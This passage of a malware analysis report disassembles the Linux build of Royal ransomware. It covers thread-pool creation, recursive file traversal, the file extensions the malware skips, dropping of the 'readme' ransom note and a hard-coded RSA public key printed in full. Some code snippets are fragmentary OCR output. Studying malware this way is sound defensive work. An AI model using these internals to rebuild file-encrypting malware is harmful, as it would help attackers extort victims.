
The first parameter should be a directory that will be encrypted. The Windows version of the ransomware uses the "-path" parameter in order to encrypt a target directory. The malware calls a function called search_files with the targeted path as the first parameter (figure 14).



```
.text:000000000040AA3A
.text:000000000040AA3A loc_40AA3A:
.text:000000000040AA3A mov     eax, dword ptr [rbp+var_34]
.text:000000000040AA3D mov     edi, eax        ; this
.text:000000000040AA3F call    _ZN10threadpool6createEi ; threadpool::create(int)
.text:000000000040AA44 lea     rax, [rbp+var_41]
.text:000000000040AA48 mov     rdi, rax
.text:000000000040AA4B call    __ZNSaIcEC1Ev   ; std::allocator<char>::allocator(void)
.text:000000000040AA50 lea     rdx, [rbp+var_41]
.text:000000000040AA54 mov     rcx, [rbp+var_34+4]
.text:000000000040AA58 lea     rax, [rbp+var_50]
.text:000000000040AA5C mov     rsi, rcx
.text:000000000040AA5F mov     rdi, rax
.text:000000000040AA62 ;   try {
.text:000000000040AA62 call    __ZNSsC1EPKcRKSaIcE ; std::string::string(char const*,std::allocator<char> const&)
.text:000000000040AA62 ;   } // starts at 40AA62
.text:000000000040AA67 lea     rax, [rbp+var_50]
.text:000000000040AA6B mov     esi, 0
.text:000000000040AA70 mov     rdi, rax
.text:000000000040AA73 ;   try {
.text:000000000040AA73 call    _Z12search_filesSsb ; search_files(std::string,bool)
.text:000000000040AA73 ;   } // starts at 40AA73
.text:000000000040AA78 jmp     short loc_40AA93
```

Figure 14


The process retrieves the number of processors using the sysconf method:



```
.text:000000000040B8D4 ; __int64 __fastcall threadpool::create(threadpool *__hidden this, int)
.text:000000000040B8D4 public _ZN10threadpool6createEi
.text:000000000040B8D4 _ZN10threadpool6createEi proc near
.text:000000000040B8D4
.text:000000000040B8D4 var_14= dword ptr -14h
.text:000000000040B8D4 var_10= qword ptr -10h
.text:000000000040B8D4 var_8= qword ptr -8
.text:000000000040B8D4
.text:000000000040B8D4 ; __unwind { // ___gxx_personality_v0
.text:000000000040B8D4 push    rbp
.text:000000000040B8D5 mov     rbp, rsp
.text:000000000040B8D8 sub     rsp, 20h
.text:000000000040B8DC mov     [rbp+var_14], edi
.text:000000000040B8DF mov     eax, [rbp+var_14]
.text:000000000040B8E2 mov     cs:g_ep, eax
.text:000000000040B8E8 mov     edi, _SC_NPROCESSORS_ONLN ; name
.text:000000000040B8ED call    _sysconf
.text:000000000040B8F2 mov     cs:num_threads, rax
.text:000000000040B8F9 mov     rax, cs:num_threads
.text:000000000040B900 mov     [rbp+var_10], rax
.text:000000000040B904 cmp     [rbp+var_10], 0
.text:000000000040B909 jle     loc_40B98F
```

Figure 15

Royal ransomware creates 8 * number of processors threads by calling the pthread_create function (see figure 16).



```
.text:000000000040B90F mov     rax, [rbp+var_10]
.text:000000000040B913 shl     rax, 3
.text:000000000040B917 mov     rdi, rax        ; size
.text:000000000040B91A call    _malloc
.text:000000000040B91F mov     cs:threads, rax
.text:000000000040B926 mov     rax, [rbp+var_10]
.text:000000000040B92A lea     rdx, ds:0[rax*8] ; n
.text:000000000040B932 mov     rax, cs:threads
.text:000000000040B939 mov     esi, 0          ; c
.text:000000000040B93E mov     rdi, rax        ; s
.text:000000000040B941 call    _memset
.text:000000000040B946 mov     [rbp+var_8], 0
.text:000000000040B94E jmp     short loc_40B97E
```


```
.text:000000000040B97E
.text:000000000040B97E loc_40B97E:
.text:000000000040B97E mov     rax, [rbp+var_8]
.text:000000000040B982 cmp     rax, [rbp+var_10]
.text:000000000040B986 setl    al
.text:000000000040B989 test    al, al
.text:000000000040B98B jnz     short loc_40B950
```

```
.text:000000000040B98F
.text:000000000040B98F loc_40B98F:
.text:000000000040B98F nop
```

```
.text:000000000040B950
.text:000000000040B950 loc_40B950:
.text:000000000040B950 mov     rax, cs:threads
.text:000000000040B957 mov     rdx, [rbp+var_8]
.text:000000000040B95B shl     rdx, 3
.text:000000000040B95F add     rax, rdx
.text:000000000040B962 mov     ecx, 0          ; arg
.text:000000000040B967 mov     edx, offset _Z11thread_funcPv ; start_routine
.text:000000000040B96C mov     esi, 0          ; attr
.text:000000000040B971 mov     rdi, rax        ; newthread
.text:000000000040B974 call    _pthread_create
.text:000000000040B979 add     [rbp+var_8], 1
```

Figure 16


The opendir function is utilized to open the target directory:



```
.text:000000000040A40F ; search_files(std::string, bool)
.text:000000000040A40F public _Z12search_filesSsb
.text:000000000040A40F _Z12search_filesSsb proc near
.text:000000000040A40F
.text:000000000040A40F var_8C= byte ptr -8Ch
.text:000000000040A40F var_88= qword ptr -88h
.text:000000000040A40F var_80= byte ptr -80h
.text:000000000040A40F var_70= byte ptr -70h
.text:000000000040A40F var_60= byte ptr -60h
.text:000000000040A40F var_50= byte ptr -50h
.text:000000000040A40F var_40= byte ptr -40h
.text:000000000040A40F var_30= byte ptr -30h
.text:000000000040A40F dirp= qword ptr -20h
.text:000000000040A40F var_18= qword ptr -18h
.text:000000000040A40F
.text:000000000040A40F ; __unwind { // ___gxx_personality_v0
.text:000000000040A40F push    rbp
.text:000000000040A410 mov     rbp, rsp
.text:000000000040A413 push    r12
.text:000000000040A415 push    rbx
.text:000000000040A416 add     rsp, 0FFFFFFFFFFFFFF80h
.text:000000000040A41A mov     [rbp+var_88], rdi
.text:000000000040A421 mov     eax, esi
.text:000000000040A423 mov     [rbp+var_8C], al
.text:000000000040A429 mov     [rbp+dirp], 0
.text:000000000040A431 mov     [rbp+var_18], 0
.text:000000000040A439 mov     rax, [rbp+var_88]
.text:000000000040A440 mov     rdi, rax        ; this
.text:000000000040A443 call    __ZNKSs5c_strEv ; std::string::c_str(void)
.text:000000000040A448 mov     rdi, rax        ; name
.text:000000000040A44B call    _opendir
.text:000000000040A450 mov     [rbp+dirp], rax
```

Figure 17

A ransom note called “readme” is created in the traversed directory. The “-id” parameter is also included in the text:




```
.text:000000000040A0E4 ; drop_ransomnote(std::string)
.text:000000000040A0E4 _ZL15drop_ransomnoteSs proc near
.text:000000000040A0E4
.text:000000000040A0E4 var_28= qword ptr -28h
.text:000000000040A0E4 var_20= byte ptr -20h
.text:000000000040A0E4 stream= qword ptr -18h
.text:000000000040A0E4
.text:000000000040A0E4 ; __unwind { // ___gxx_personality_v0
.text:000000000040A0E4 push    rbp
.text:000000000040A0E5 mov     rbp, rsp
.text:000000000040A0E8 push    r12
.text:000000000040A0EA push    rbx
.text:000000000040A0EB sub     rsp, 20h
.text:000000000040A0EF mov     [rbp+var_28], rdi
.text:000000000040A0F3 lea     rax, [rbp+var_20]
.text:000000000040A0F7 mov     rcx, [rbp+var_28]
.text:000000000040A0FB mov     edx, offset aReadme ; "/readme"
.text:000000000040A100 mov     rsi, rcx
.text:000000000040A103 mov     rdi, rax        ; this
.text:000000000040A106 call    _ZStplIcSt11char_traitsIcESaIcEESbIT_T0_T1_ERKS6_PKS3_ ; std::operator+<char,std::char_traits<char>,std::allocator<char>>(std:
.text:000000000040A10B lea     rax, [rbp+var_20]
.text:000000000040A10F mov     rdi, rax        ; this
.text:000000000040A112 ;   try {
.text:000000000040A112 call    __ZNKSs5c_strEv ; std::string::c_str(void)
.text:000000000040A117 mov     esi, offset modes ; "w+"
.text:000000000040A11C mov     rdi, rax        ; filename
.text:000000000040A11F call    _fopen
.text:000000000040A124 mov     [rbp+stream], rax
.text:000000000040A128 cmp     [rbp+stream], 0
.text:000000000040A12D jz      short loc_40A184
```

```
.text:000000000040A12F mov     edi, offset g_id ; this
.text:000000000040A134 call    __ZNKSs5c_strEv ; std::string::c_str(void)
.text:000000000040A139 mov     rdx, rax
.text:000000000040A13C mov     rcx, cs:g_ransom_note
.text:000000000040A143 mov     rax, [rbp+stream]
.text:000000000040A147 mov     rsi, rcx        ; format
.text:000000000040A14A mov     rdi, rax        ; stream
.text:000000000040A14D mov     eax, 0
.text:000000000040A152 call    _fprintf
```

Figure 18

The malware reads the directory by calling the readdir method, as shown below:



```
.text:000000000040A775
.text:000000000040A775 loc_40A775:
.text:000000000040A775 mov     rax, [rbp+dirp]
.text:000000000040A779 mov     rdi, rax          ; dirp
.text:000000000040A77C call    _readdir
.text:000000000040A781 mov     [rbp+var_18], rax
.text:000000000040A785 cmp     [rbp+var_18], 0
.text:000000000040A78A setnz   al
.text:000000000040A78D test    al, al
.text:000000000040A78F jnz     loc_40A4B3
```

```
    rax, [rbp+dirp]
    rdi, rax          ; dirp
    _closedir
    short loc_40A7A4
```

```
.text:000000000040A4B3
.text:000000000040A4B3 loc_40A4B3:
.text:000000000040A4B3 mov     rax, [rbp+var_18]
.text:000000000040A4B7 add     rax, 13h
.text:000000000040A4BB mov     esi, offset s2  ; "."
.text:000000000040A4C0 mov     rdi, rax        ; s1
.text:000000000040A4C3 call    _strcmp
.text:000000000040A4C8 test    eax, eax
.text:000000000040A4CA jz      loc_40A75C
```


```
40A75C:

    short loc_40A775
```

```
.text:000000000040A4D0 mov     rax, [rbp+var_18]
.text:000000000040A4D4 add     rax, 13h
.text:000000000040A4D8 mov     esi, offset asc_580E2E ; ".."
.text:000000000040A4DD mov     rdi, rax        ; s1
.text:000000000040A4E0 call    _strcmp
.text:000000000040A4E5 test    eax, eax
.text:000000000040A4E7 jz      loc_40A75F
```

Figure 19

The file type is compared with 0x4 (**DT_DIR**) and 0x8 (**DT_REG**):




```
.text:000000000040A4ED mov     rax, [rbp+var_18]
.text:000000000040A4F1 movzx   eax, byte ptr [rax+18]
.text:000000000040A4F5 cmp     al, 4
.text:000000000040A4F7 jnz     loc_40A5A0
```

```
.text:000000000040A5A0
.text:000000000040A5A0 loc_40A5A0:
.text:000000000040A5A0 mov     rax, [rbp+var_18]
.text:000000000040A5A4 movzx   eax, byte ptr [rax+18]
.text:000000000040A5A8 cmp     al, 8
.text:000000000040A5AA jnz     loc_40A775
```

Figure 20

In the case of directories, the search_files function is called recursively. For regular files, the ransomware avoids files containing the following strings: ".royal_u", ".royal_w", ".sf", ".v00", ".b00", "royal_log_", and "readme" (see figure 21).



```
.text:000000000040A5B0 mov     rax, [rbp+var_18]
.text:000000000040A5B4 add     rax, 13h
.text:000000000040A5B8 mov     esi, offset aRoyalU ; ".royal_u"
.text:000000000040A5BD mov     rdi, rax        ; haystack
.text:000000000040A5C0 call    _strstr
.text:000000000040A5C5 test    rax, rax
.text:000000000040A5C8 jnz     loc_40A762
```

```
.text:000000000040A5CE mov     rax, [rbp+var_18]
.text:000000000040A5D2 add     rax, 13h
.text:000000000040A5D6 mov     esi, offset aRoyalW ; ".royal_w"
.text:000000000040A5DB mov     rdi, rax        ; haystack
.text:000000000040A5DE call    _strstr
.text:000000000040A5E3 test    rax, rax
.text:000000000040A5E6 jnz     loc_40A765
```


```
.text:000000000040A762
.text:000000000040A762
.text:000000000040A762
.text:000000000040A763
```

```
.text:000000000040A5EC mov     rax, [rbp+var_18]
.text:000000000040A5F0 add     rax, 13h
.text:000000000040A5F4 mov     esi, offset aSf ; ".sf"
.text:000000000040A5F9 mov     rdi, rax        ; haystack
.text:000000000040A5FC call    _strstr
.text:000000000040A601 test    rax, rax
.text:000000000040A604 jnz     loc_40A768
```

```
.text:000000000040A765
.text:000000000040A765 loc_40A765:
.text:000000000040A765 nop
.text:000000000040A766 jmp     short loc_40A77
```


Figure 21

The malicious process imports a hard-coded RSA public key:



```
.text:000000000040B641 ; void *thread_func(void *)
.text:000000000040B641 public _Z11thread_funcPv
.text:000000000040B641 _Z11thread_funcPv proc near
.text:000000000040B641
.text:000000000040B641 var_68= qword ptr -68h
.text:000000000040B641 var_58= qword ptr -58h
.text:000000000040B641 var_50= byte ptr -50h
.text:000000000040B641 var_40= byte ptr -40h
.text:000000000040B641 var_30= byte ptr -30h
.text:000000000040B641 var_28= qword ptr -28h
.text:000000000040B641 var_20= qword ptr -20h
.text:000000000040B641 fd= dword ptr -18h
.text:000000000040B641 var_11= byte ptr -11h
.text:000000000040B641
.text:000000000040B641 ; __unwind { // __gxx_personality_v0
.text:000000000040B641 push    rbp
.text:000000000040B642 mov     rbp, rsp
.text:000000000040B645 push    r12
.text:000000000040B647 push    rbx
.text:000000000040B648 sub     rsp, 60h
.text:000000000040B64C mov     [rbp+var_68], rdi
.text:000000000040B650 mov     edi, offset _ZL8keybytes ; "-----BEGIN RSA PUBLIC KEY-----\nMIICCAK"...
.text:000000000040B655 call    _ZL9ImportKeyPKc ; ImportKey(char const*)
```


Figure 22



```
db '-----BEGIN RSA PUBLIC KEY-----',0Ah
                        ; DATA XREF: thread_func(void *)+F↑o
                        ; threadpool::test_encrypt(void):loc_40BBE7↑o
db 'MIICCAKCAgEAp/24TNvKoZ9rzwMaH9kVGq4x1j+L/tgWH5ncB1TQA6eT5NDtgsQH',0Ah
db 'jv+6N3IY8P4SPSnG5QUBp9uYm3berObDuLURZ4wGW+HEKY+jNht5JD4aE+SS2Gjl',0Ah
db '+lht2N+S8lRDAjcYXJZaCePN4pHDWQ65cVHnonyo5FfjKkQpDlzbAZ8/wBY+5gE4',0Ah
db 'Tex2Fdh7pvs7ek8+cnzkSi19xC0plj4zoMZBwFQST9iLK7KbRTKnaF1ZAHnDKaTQ',0Ah
db 'uCkJkcdhpQnaDyuUojb2k+gD3n+k/oN33Il9hfO4s67gyiIBH03qG3CYBJ0XfEWU',0Ah
db 'cvvahe+nZ3D0ffV/7LN6FO588RBlI2ZH+pMsyUWobI3TdjkdoHvMgJItrqrCK7BZ',0Ah
db 'TIKcZ0Rub+RQJsNowXbC+CbgDl38nESpKimPztcd6rzY32Jo7IcvAqPSckRuaghB',0Ah
db 'rkci/d377b6IT+vOWpNciS87dUQ0lUOmtsI2LLSkwyxauG5Y1W/MDUYZEuhHYlZM',0Ah
db 'cKqlSLmu8OTitL6bYOEQSy31PtCg2BOtlSu0NzW4pEXvg2hQyuSEbeWEGkrJrjTK',0Ah
db 'v9K7eu+eT5/arOy/onM56fFZSXfVseuC48R9TWktgCpPMkszLmwY14rp1ds6S7OO',0Ah
db '/HLRayEWjwa0eR0r/GhEHX80C8IU54ksEuf3uHbpq8jFnN1A+U239q0CAQM=',0Ah
db '-----END RSA PUBLIC KEY-----',0Ah
```

Figure 23

The RSA public key is read by calling the PEM_read_bio_RSAPublicKey function (figure 24).




```
.text:000000000040AC60 push    rbp
.text:000000000040AC61 mov     rbp, rsp
.text:000000000040AC64 sub     rsp, 30h
.text:000000000040AC68 mov     [rbp+s], rdi
.text:000000000040AC6C call    BIO_s_mem
.text:000000000040AC71 mov     rdi, rax
.text:000000000040AC74 call    BIO_new
.text:000000000040AC79 mov     [rbp+var_18], rax
.text:000000000040AC7D cmp     [rbp+var_18], 0
.text:000000000040AC82 jnz     short loc_40AC8B
```

```
AC84 mov      eax, 0
AC89 jmp      short locret_40ACDB
```

```
.text:000000000040AC8B
.text:000000000040AC8B loc_40AC8B:
.text:000000000040AC8B mov     rax, [rbp+s]
.text:000000000040AC8F mov     rdi, rax        ; s
.text:000000000040AC92 call    _strlen
.text:000000000040AC97 mov     edx, eax
.text:000000000040AC99 mov     rcx, [rbp+s]
.text:000000000040AC9D mov     rax, [rbp+var_18]
.text:000000000040ACA1 mov     rsi, rcx
.text:000000000040ACA4 mov     rdi, rax
.text:000000000040ACA7 call    BIO_write
.text:000000000040ACAC mov     rax, [rbp+var_18]
.text:000000000040ACB0 mov     ecx, 0
.text:000000000040ACB5 mov     edx, 0
.text:000000000040ACBA mov     esi, 0
.text:000000000040ACBF mov     rdi, rax
.text:000000000040ACC2 call    PEM_read_bio_RSAPublicKey
```

Figure 24

